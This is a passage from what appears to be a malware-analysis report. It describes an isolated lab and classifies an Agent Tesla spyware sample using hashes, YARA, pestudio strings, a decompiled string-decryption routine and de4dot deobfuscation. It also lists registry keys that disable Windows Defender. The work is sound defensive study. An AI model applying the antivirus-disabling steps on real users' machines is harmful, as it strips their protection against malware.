


Figure 4.3.6.2.4 – Editing group policies

All the aforementioned actions are necessary so that the Windows Defender Antivirus will not interfere with our malware analysis. After the VM was restarted, it was verified that the modifications persisted through reboot, by checking through “Registry Editor” (“Win+R” shortcut → “regedit” → “OK”) the keys listed below, as shown on the following figure (Figure 4.3.6.2.5):

- **“DisableAntiSpyware”**
- **“DisableBehaviorMonitor”**
- **“DisableOnAccessProtection”**
- **“DisableRealTimeMonitoring”**
- **“DisableScanOnRealTimeEnable”**




Figure 4.3.6.2.5 – Verifying registry keys modification

4.3.6.3 Make the system "Analysis Friendly"

In addition to the commonly used software, tools related to the behavioral analysis were downloaded. The portable edition of "Process Monitor" was selected, to avoid installation and therefore, possible detection from any sample.

The last modification that needed to take place at the Windows VM, was the activation of "File name extensions" and "Hidden items" options which can be found under "View" tab in "File Explorer" (Figure 4.3.6.3.1).




Figure 4.3.6.3.1 – "File name extensions" and "Hidden items"

5 The use case of "Agent Tesla" malware

For the Windows malware analysis use case, a new sample of the well-known "Agent Tesla" spyware was selected. Although "Agent Tesla" originates back to 2014, it is still evolving, affecting more and more technologies, and adopting new evasive techniques. It has become one of the most popular malwares of 2020, since it is often delivered as an attachment on many "COVID-19" related spam campaigns, At the time of writing, according to ANY.RUN, it holds the second place in the global ranking [46] [47]

While "SAMA" methodology begins with the "Initial Actions" as the first stage of malware analysis, its goals (to prepare and isolate a working environment) have been performed and explained while setting up the lab. Therefore, only "Malware Transfer", "Code Analysis" and "Behavioral Analysis" stages are described in this chapter. However, malware specific modifications to the lab environment, which may be categorized as "Initial Actions", are explained where needed.

5.1 Classification

In this stage of “Agent Tesla” analysis, the sample was profiled by generating unique identifiers (checksums) and by applying “YARA” rules. Also, it was scanned through online and offline AV engines and more information were collected from online sources and other analysts. The most important part of the “Classification” stage is to identify the anti-analysis and anti-reverse protection measures that were adopted, so that they are bypassed.

5.1.1 Malware Transfer

The variant of “Agent Tesla” that was downloaded to the “REMnux GW” can be found on the “Malware Bazaar” webpage [48], by typing the appropriate keyword followed by the sample’s SHA256 number to the search field, as shown below:

```
sha256:6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676
```

In order to transfer the sample to the analysis VM (Flare VM in our case) the “inetsim.firewall” rule located in the “/lab/rules/” path of the “Remnux VM” was applied. Next, a simple HTTP server was created on port 8000, using the command:

```
$ python -m SimpleHTTPServer
```

The network adapter of the “FLARE” VM was attached to the internal interface, named “intranet” and the instance was booted. After Windows were loaded, it was verified that “FLARE” VM could reach the GW, via “ping” commands. By typing in the browser’s search bar, the IP and the port that the http server was listening to, provided us with the option to download the malware sample to the analysis VM. The IP address and port were:

```
http://10.0.0.1:8000
```

Prior to the malware’s extraction, the VM was powered off to deactivate again the adapter, so that the working environment was isolated. At this point, another snapshot should be taken as a reference point since it was still not infected.

Internet access could be provided easier to the “FLARE” VM via the “REMnux GW” by applying the “/lab/rules/internet.firewall” script, but it is preferable to avoid exposing the VM to the internet as much as possible.

Most malware samples that are shared through malware repositories are password protected with the password “infected” as an extra security layer. It is not clear whether this is a convention, but it also applied in our case (Figure 5.1.1.1).





Figure 5.1.1.1 – password protected with the key “infected”

5.1.2 Applying “YARA” rules

Proceeding with the initial identification of the sample, the community “YARA” rules [32] were used, which can be found at the official GitHub page . The applied rules indicated that we were dealing with a “PE32 .NET” executable file written in “Visual Studio” platform. Also, another rule was matched which revealed the use of big numbers, an indication that some kind of crypto service might existFigure 5.1.2.1).




```
Administrator: yara32
C:\Users\IEUser\Desktop>yara32 -s -w rules-master\packers_index.yar rules-master\malware_index.yar rules-master\cv
e_rules_index.yar rules-master\antidebug_antivm_index.yar rules-master\webshells_index.yar rules-master\capabiliti
es_index.yar rules-master\email_index.yar rules-master\crypto_index.yar 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267
b52cee041cc8e9fffd4676.exe
NETexecutableMicrosoft 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
0x62ea:$a0: 00 00 00 00 00 00 00 00 5F 43 6F 72 45 78 65 4D 61 69 6E 00 6D 73 63 6F 72 65 65 2E 64 6C 6C 00 ...
IsPE32 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
IsNET_EXE 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
IsWindowsGUI 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
HasOverlay 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
Microsoft_Visual_Studio_NET 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
0x630e:$a: FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
Microsoft_Visual_C_v70_Basic_NET_additional 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
0x630e:$a: FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
Microsoft_Visual_C_Basic_NET 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
0x630e:$b: FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
Microsoft_Visual_Studio_NET_additional 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
0x630e:$a: FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
Microsoft_Visual_C_v70_Basic_NET 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
0x630e:$b: FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
NET_executable_ 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
0x630e:$a: FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
NET_executable 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
0x630e:$b: FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
Big_Numbers0 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
0x2470:$c0: bffccdbaacafbcafefda
0x251f:$c0: ccdbbcfcababceabcaceb
0x255e:$c0: aeceadfcdebcfefafefac
0x25c3:$c0: eeeacffaddccbccaebfcc
0x2766:$c0: debfbdecaaddebbdfddde
0x2959:$c0: eeaeccdefdffccaafeaf
```

Figure 5.1.2.1 – Comparing sample with community "YARA" rules

5.1.3 Calculating the "ssdeep" checksum

The next step in sequence was the calculation of the "ssdeep" checksum. The output was "384:P3cOn/cS2k7/DU4HWUTzW1zFILr9CcGL3JqRjZInSAyuY0gFLtxRzekmMH4Gbzzy:l9TAuWYjaVYBtTeRGfXVOaUf2hE" as shown in the figure below (Figure 5.1.3.1)



```
C:\Users\IEUser\Desktop\ssdeep-2.13>ssdeep.exe C:\Users\IEUser\Desktop\6d2b23cb8fd5840a7efb893cc2
1e5bfe7f13500267b52cee041cc8e9fffd4676.exe
ssdeep,1.1--blocksize:hash:hash,filename
384:P3cOn/cS2k7/DU4HWUTzW1zFILr9CcGL3JqRjZInSAyuY0gFLtxRzekmMH4Gbzzy:l9TAuWYjaVYBtTeRGfXVOaUf2hE,
"C:\Users\IEUser\Desktop\6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe"
```

Figure 5.1.3.1 – Calculating the "ssdeep" checksum

5.1.4 Inspection with AV engine

In addition, the portable edition of "Kaspersky Virus Remove Tool" was used, which successfully identified the sample as a malicious one (Figure 5.1.4.1).




Figure 5.1.4.1 – Scanning the sample with "Kaspersky Virus Remove Tool"

5.1.5 Gathering information from open sources

The information that was available on “Malware Bazaar”, was a variety of hashes which matched our calculations, the file name and size of the sample (Figure 5.1.5.1), as well as a set of “YARA” rules that could identify the malware as an “Agent Tesla” variant (Figure 5.1.5.2).

SHA256 hash:	6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676
SHA3-384 hash:	54662410b240526b8b13e433d64bbb2426a0cbf759b68220efd07876e3b64a9c8f7fc00906b6125f6b714522c40813d9
SHA1 hash:	1cf7e62578c2d6e7556c0371eebdc4261b8e3a23
MD5 hash:	8fc133f01743d72ba7edacca70e7abbb
humanhash:	lion-floor-cup-asparagus
File name:	Shipping Details_PDF.exe
Download:	download sample
Signature	AgentTesla
File size:	31'136 bytes
First seen:	2020-11-09 07:04:45 UTC
Last seen:	2020-11-15 23:19:05 UTC
File type:	exe
MIME type:	application/x-dosexec
imphash	f34d5f2d4577ed6d9ceec516c1f5a744
ssdeep	384:P3cOn/cS2k7/DU4HWUTzW1zFILr9CcGL3JqRjZInSAyuY0gFLtxRzekmMH4Gbzzy:l9TAuWYjaVYBtTeRGfXVOaUf2hE

Figure 5.1.5.1 – Sample hashes, name and size

Rule name:	ach_AgentTesla_20200929
Author:	abuse.ch
Description:	Detects AgentTesla PE
Rule name:	win_agent_tesla_v1
Author:	Johannes Bader @viql
Description:	detects Agent Tesla

Figure 5.1.5.2 – YARA rules

The research of “Agent Tesla” through google search engine, resulted in a legitimate website which was actually selling the software as a keylogger product. It was at that point that we were certain we were dealing with some sort of RAT. At the time of writing, the website was offline but “WebArchives” can provide a view of the main page, as well as the offered services (Figure 5.1.5.3).




Figure 5.1.5.3 – Agent Tesla purchase options

In addition, upon checking the hash in VirusTotal, only a few AV engines could identify this sample as a threat. However, this number was progressively increased, reaching the 54/71 at the time of writing [49].

5.1.6 Use of PE inspection tools

The next step was to scan the executable file, through a “PE” inspection program. Flare VM has a variety of such pre-installed tools, such as “pestudio”, “peid”, “exeinfope” and more, that reside in the “FLARE” shortcut, located on the desktop, in the “Utilities” subdirectory. Those programs provided us with the following information:

- Entry Point
- Sections
- Strings
- Imports Table
- Entropy
- Possible packing/obfuscation

Moreover, it was detected that the program was signed with a certificate issued by Microsoft Windows, but the chain was terminated in a non-trusted Root CA Certificate (Figure 5.1.6.1).




Figure 5.1.6.1 – Agent Tesla Certificate

While the program of choice is a matter of preference, many tool outputs should be compared, especially when trying to identify the packer/obfuscator. While examining our sample using “exeinfope”, it was identified that it was written on Microsoft Visual C#/Basic.NET language and that the Entry Point Token is the 0x0600005. Moreover, the program suggested that the sample was obfuscated or crypted.

“Pestudio” was also the choice of preference while searching for strings, as it provided an organized view and sorted them in a more convenient way (Figure 5.1.6.2). The software “Detect It Easy” was also used as it features a search bar, which comes very handy, especially when searching for URLs and IP addresses. The most important strings that were suspiciously standing out, were “DownloadString”, “Shell”, and various cryptography-related values. As a result, a web request, a call that opens a shell as well as some kind of encryption/decryption was expected to be evident during the code analysis part. Finally, it was discovered that a lot of strings were obfuscated and therefore not readable.

type (2)	size (bytes)	offset	blacklist (11)	hint (7)	group (3)	MITRE-Technique (0)	value (354)
ascii	16	0x00002A09	x	-	obfuscation	-	FromBase64String
ascii	14	0x00002A1A	x	-	network	-	DownloadString
ascii	28	0x00002E40	x	-	cryptography	-	System.Security.Cryptography
ascii	15	0x00002CB4	-	-	cryptography	-	CreateDecryptor
ascii	10	0x00002785	x	-	-	-	CipherMode
ascii	11	0x00002A46	x	-	-	-	ComputeHash
ascii	12	0x00002AC4	x	-	-	-	MemoryStream
ascii	24	0x00002BFC	x	-	-	-	MD5CryptoServiceProvider
ascii	30	0x00002C15	x	-	-	-	TripleDESCryptoServiceProvider

Figure 5.1.6.2 – Viewing strings on “Pestudio”

5.1.7 Deobfuscating the sample

To bypass the obfuscation technique, “de4dot” unpacking/deobfuscation program was executed with the parameter -d in order to identify if it was protected with a known software. The command was:

- de4dot.exe -d <file>

Unfortunately, the program detected an unknown Obfuscator, as shown on the figure below (Figure 5.1.7.1)

```
Detected Unknown Obfuscator (C:\Users\IEUser\Desktop\6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe)
```

Figure 5.1.7.1 – The output of “d4dot.exe”

Taking that information into consideration, the malware was examined with the use of “DNSpy” located in the “dotNET” folder, inside the “FLARE shortcut”. Upon further inspection of the code, it was found out that the method “acffebafb” is not obfuscated and its code was visible (Figure 5.1.7.2).

```
// ebafacedaebfdabeedfefe.debaacebcbfefd
// Token: 0x06000006 RID: 6 RVA: 0x000032C8 File Offset: 0x000014C8
public static string acffebafb(string A_0, string A_1, int A_2, int A_3, int A_4, int
  A_5, int A_6)
{
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new
      TripleDESCryptoServiceProvider();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    tripleDESCryptoServiceProvider.Key = md5CryptoServiceProvider.ComputeHash
      (Encoding.Unicode.GetBytes(A_1));
    tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
    byte[] array = Convert.FromBase64String(A_0.Remove(checked(A_0.Length - 3)));
    return Encoding.Unicode.GetString(tripleDESCryptoServiceProvider.CreateDecryptor
      ().TransformFinalBlock(array, 0, array.Length));
}
```

Figure 5.1.7.2 – Inspecting “acffebafb” method

It was concluded that the method “acffebafb” with token “06000006” was responsible for resolving the obfuscated strings. Thus, it was attempted to deobfuscate the program by providing this method to “de4dot.exe” as a string token parameter. (Figure 5.1.7.3). The following command was typed:

- **de4dot.exe <file> --strtyp delegate –strtok <token-of-the-method> -o <output-file>**

```
C:\Users\IEUser\Desktop>de4dot.exe 6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe --strtyp delegate --strt
ok 06000006 -o delegate06000006.exe

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

